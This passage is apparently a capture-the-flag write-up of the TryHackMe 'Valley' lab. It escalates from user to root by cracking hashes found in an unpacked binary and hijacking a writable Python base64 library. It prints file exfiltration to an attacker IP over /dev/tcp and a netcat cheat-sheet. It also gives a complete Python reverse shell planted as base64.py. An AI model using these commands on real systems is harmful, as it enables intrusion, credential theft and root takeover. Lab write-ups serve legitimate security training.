bin  boot  cdrom  dev  etc  home  lib  lib32  lib64  libx32  lost+found  media  mnt  opt  photos  proc  root  run  sbin  snap  srv  swapfile  sys  tmp  usr  var
valleyDev@valley:/$ cd photos
valleyDev@valley:/photos$ ls
p1.jpg  p2.jpg  p3.jpg  p4.jpg  p5.jpg  p6.jpg  photoVault  script
valleyDev@valley:/photos$ cd script
valleyDev@valley:/photos/script$ ls
photosEncrypt.py
valleyDev@valley:/photos/script$ ls -alh photosEncrypt.py
-rwxr-xr-x 1 root root 621 Mar  6 15:43 photosEncrypt.py
valleyDev@valley:/photos/script$ cat photosEncrypt.py
#!/usr/bin/python3
import base64
for i in range(1,7):
# specify the path to the image file you want to encode
        image_path = "/photos/p" + str(i) + ".jpg"

# open the image file and read its contents
        with open(image_path, "rb") as image_file:
          image_data = image_file.read()

# encode the image data in Base64 format
        encoded_image_data = base64.b64encode(image_data)

# specify the path to the output file
        output_path = "/photos/photoVault/p" + str(i) + ".enc"

# write the Base64-encoded image data to the output file
        with open(output_path, "wb") as output_file:
          output_file.write(encoded_image_data)
valleyDev@valley:/photos/script$
```

- I didn't have write access to that file too.
- But, as it was calling base64, so we can try to write into that file to get root shell.
- But, saw I also didn't have write access with the current user (valleyDev) into the base64.py file.

```
valleyDev@valley:/photos/script$ locate base64.py
/snap/core20/1611/usr/lib/python3.8/base64.py
/snap/core20/1828/usr/lib/python3.8/base64.py
/usr/lib/python3.8/base64.py
valleyDev@valley:/photos/script$ ls -alh /usr/lib/python3.8/base64.py
-rwxrwxr-x 1 root valleyAdmin 20K Mar 13 03:26 /usr/lib/python3.8/base64.py
valleyDev@valley:/photos/script$
```



- Moved on to the /home directory trying to get some info from the file - valleyAuthenticator, that I found earlier.

```
valleyDev@valley:/photos/script$ cd /home
valleyDev@valley:/home$ ls
siemDev  valley  valleyAuthenticator  valleyDev
valleyDev@valley:/home$ ls -ahl valleyAuthenticator
-rwxrwxr-x 1 valley valley 732K Aug 14  2022 valleyAuthenticator
valleyDev@valley:/home$ file valleyAuthenticator
valleyAuthenticator: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, no section header
valleyDev@valley:/home$
```

- As it was a executable file, tried to get some info but unable to do so

```
valleyDev@valley:/home$ ls
siemDev  valley  valleyAuthenticator  valleyDev
valleyDev@valley:/home$ ls -ahl valleyAuthenticator
-rwxrwxr-x 1 valley valley 732K Aug 14  2022 valleyAuthenticator
valleyDev@valley:/home$ file valleyAuthenticator
valleyAuthenticator: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, no section header
valleyDev@valley:/home$ strings valleyAuthenticator  > str.txt
-bash: str.txt: Permission denied
valleyDev@valley:/home$ strings valleyAuthenticator  > /home/valleyDev/str.txt

Command 'strings' not found, but can be installed with:

apt install binutils

valleyDev@valley:/home$ ls
siemDev  valley  valleyAuthenticator  valleyDev
valleyDev@valley:/home$ cat valleyAuthenticator > /dev/tcp/10.17.49.224/4446
valleyDev@valley:/home$
```

- Transferred the file into our local machine using the method below-

/dev/tcp


Download file from victim

```
nc -lvnp 80 > file #Inside attacker
cat /path/file > /dev/tcp/10.10.10.10/80 #Inside victim
```

- Checked for md5 hash to verify if the file is correct or not-

```
valleyDev@valley:/home$ md5sum valleyAuthenticator
f4e849ac264612aefa5a6e6c1b5d230b  valleyAuthenticator
valleyDev@valley:/home$

┌──(kali㉿kali)-[~/Documents/Tryhackme/Valley]
└─$ md5sum authenticator
f4e849ac264612aefa5a6e6c1b5d230b  authenticator

┌──(kali㉿kali)-[~/Documents/Tryhackme/Valley]
└─$
```

- Then ran the command - `strings authenticator > str.txt`
- Checked the complete str.txt file to find something interesting…and luckily found some-



- Found that, the file was packed using UPX.

- Decompressed the file using UPX -

```
┌──(kali㉿kali)-[~/Documents/Tryhackme/Valley]
└─$ upx
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2020
UPX 3.96        Markus Oberhumer, Laszlo Molnar & John Reiser   Jan 23rd 2020

Usage: upx [-123456789dlthVL] [-qvfk] [-o file] file..

Commands:
  -1     compress faster                  -9    compress better
  -d     decompress                       -l    list compressed file
  -t     test compressed file             -V    display version number
  -h     give more help                   -L    display software license
Options:
  -q     be quiet                         -v    be verbose
  -oFILE write output to 'FILE'
  -f     force compression of suspicious files
  -k     keep backup files
file..   executables to (de)compress

Type 'upx --help' for more detailed help.

UPX comes with ABSOLUTELY NO WARRANTY; for details visit https://upx.github.io

┌──(kali㉿kali)-[~/Documents/Tryhackme/Valley]
└─$ upx -d authenticator
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2020
UPX 3.96        Markus Oberhumer, Laszlo Molnar & John Reiser   Jan 23rd 2020

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
   2285616 <-    749128   32.78%   linux/amd64   authenticator

Unpacked 1 file.

┌──(kali㉿kali)-[~/Documents/Tryhackme/Valley]
└─$
```

```
┌──(kali㉿kali)-[~/Documents/Tryhackme/Valley]
└─$ file authenticator
authenticator: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, BuildID[sha1]=cb63ced5169a33f3252b175e6d41977d4feefdd9, for GNU/Linux 3.2.0, not stripped

┌──(kali㉿kali)-[~/Documents/Tryhackme/Valley]
└─$ strings authenticator > after_upx_decompression.txt

┌──(kali㉿kali)-[~/Documents/Tryhackme/Valley]
└─$
```

- Then tried to find something interesting in the file to which we extracted the strings -

```
┌──(kali㉿kali)-[~/Documents/Tryhackme/Valley]
└─$ cat after_upx_decompression.txt | grep -i pass
What is your password:
Wrong Password or Username

┌──(kali㉿kali)-[~/Documents/Tryhackme/Valley]
└─$ cat after_upx_decompression.txt | grep -i pass -B10 -A10
[]A\A]A^
t*f.
[]A\
I9\$xv.I
T$pH
tKU1
e6722920bab2326f8217e4bf6b1b58ac
dd2921cc76ee3abfd2beb60709056cfb
Welcome to Valley Inc. Authenticator
What is your username:
What is your password:
Authenticated
Wrong Password or Username
basic_string::_M_construct null not valid
%02x
basic_string::_M_construct null not valid
terminate called recursively
  what():
terminate called after throwing an instance of '
terminate called without an active exception
basic_string::append
__gnu_cxx::__concurrence_lock_error
__gnu_cxx::__concurrence_unlock_error

┌──(kali㉿kali)-[~/Documents/Tryhackme/Valley]
└─$
```

- Found two hashes over here.
- Checked for the type of hash using - `hash-identifier`

```
┌──(kali㉿kali)-[~/Documents/Tryhackme/Valley]
└─$ echo "e6722920bab2326f8217e4bf6b1b58ac" > hashes.txt

┌──(kali㉿kali)-[~/Documents/Tryhackme/Valley]
└─$ echo "dd2921cc76ee3abfd2beb60709056cfb" >> hashes.txt

┌──(kali㉿kali)-[~/Documents/Tryhackme/Valley]
└─$ hash-identifier
   ##########################################################################
   #                                                                        #
   #                                                                        #
   #                                                                        #
   #                                                                        #
   #                                                                        #
   #                                                                        #
   #                                                                        #
   #                                                                v1.2 #
   #                                                             By Zion3R #
   #                                                        www.Blackploit.com #
   #                                                       Root@Blackploit.com #
   ##########################################################################
--------------------------------------------------

 HASH: e6722920bab2326f8217e4bf6b1b58ac

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))

Least Possible Hashs:
[+] RAdmin v2.x
[+] NTLM
[+] MD4
[+] MD2
```

- Cracked the hash online on hashes.com

✔ Found:

```
e6722920bab2326f8217e4bf6b1b58ac:liberty123
```

✔ Found:

```
dd2921cc76ee3abfd2beb60709056cfb:valley
```

- So, we found the credentials for the user `valley`, now we can change the user and see if we are able to write the file - photosEncrypt.py
- Now, I was also authenticated by valleyAuthenticator.

```
valleyDev@valley:~$ cd /home
valleyDev@valley:/home$ ls
siemDev  valley  valleyAuthenticator  valleyDev
valleyDev@valley:/home$ ./valleyAuthenticator
Welcome to Valley Inc. Authenticator
What is your username: valley
What is your password: liberty123
Authenticated
```

- Changing into the user **valley**.

```
valleyDev@valley:/home$ su valley
Password:
valley@valley:/home$ nano /usr/bin/py
```

- Went to the directory /home/photos/script to check if was able to write photosEncrypt.py
- But, was not able to write into the file.

```
valley@valley:/photos/script$ ls
photosEncrypt.py
valley@valley:/photos/script$ ls -alh photosEncrypt.py
-rwxr-xr-x 1 root root 621 Mar  6 15:43 photosEncrypt.py
valley@valley:/photos/script$
```

- Now, checked if I was able to write into the file base64.py


```
valley@valley:/photos/script$ locate base64.py
/snap/core20/1611/usr/lib/python3.8/base64.py
/snap/core20/1828/usr/lib/python3.8/base64.py
/usr/lib/python3.8/base64.py
valley@valley:/photos/script$ ls -alh /usr/lib/python3.8/base64.py
-rwxrwxr-x 1 root valleyAdmin 20K Mar 13 03:26 /usr/lib/python3.8/base64.py
valley@valley:/photos/script$
```

- And, yeah it was writable now.
- Now, we can change the bas64 file with our reverse shell and we ca get a root shell on the system when base64 file gets invoked.
- Used the python reverse shell -

```
#!/usr/bin/python3
import socket
import os
import pty
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.0.0.1",4242))
os.dup2(s.fileno(),0);os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
pty.spawn("/bin/sh")
```

.

- Downloaded the reverse shell in the target machine in the directory where the base64.py file was stored and renamed it as base64.py



- Started a listener for reverse shell.

- Got a root shell after saving the base64.py file, when the base64 file got invoked.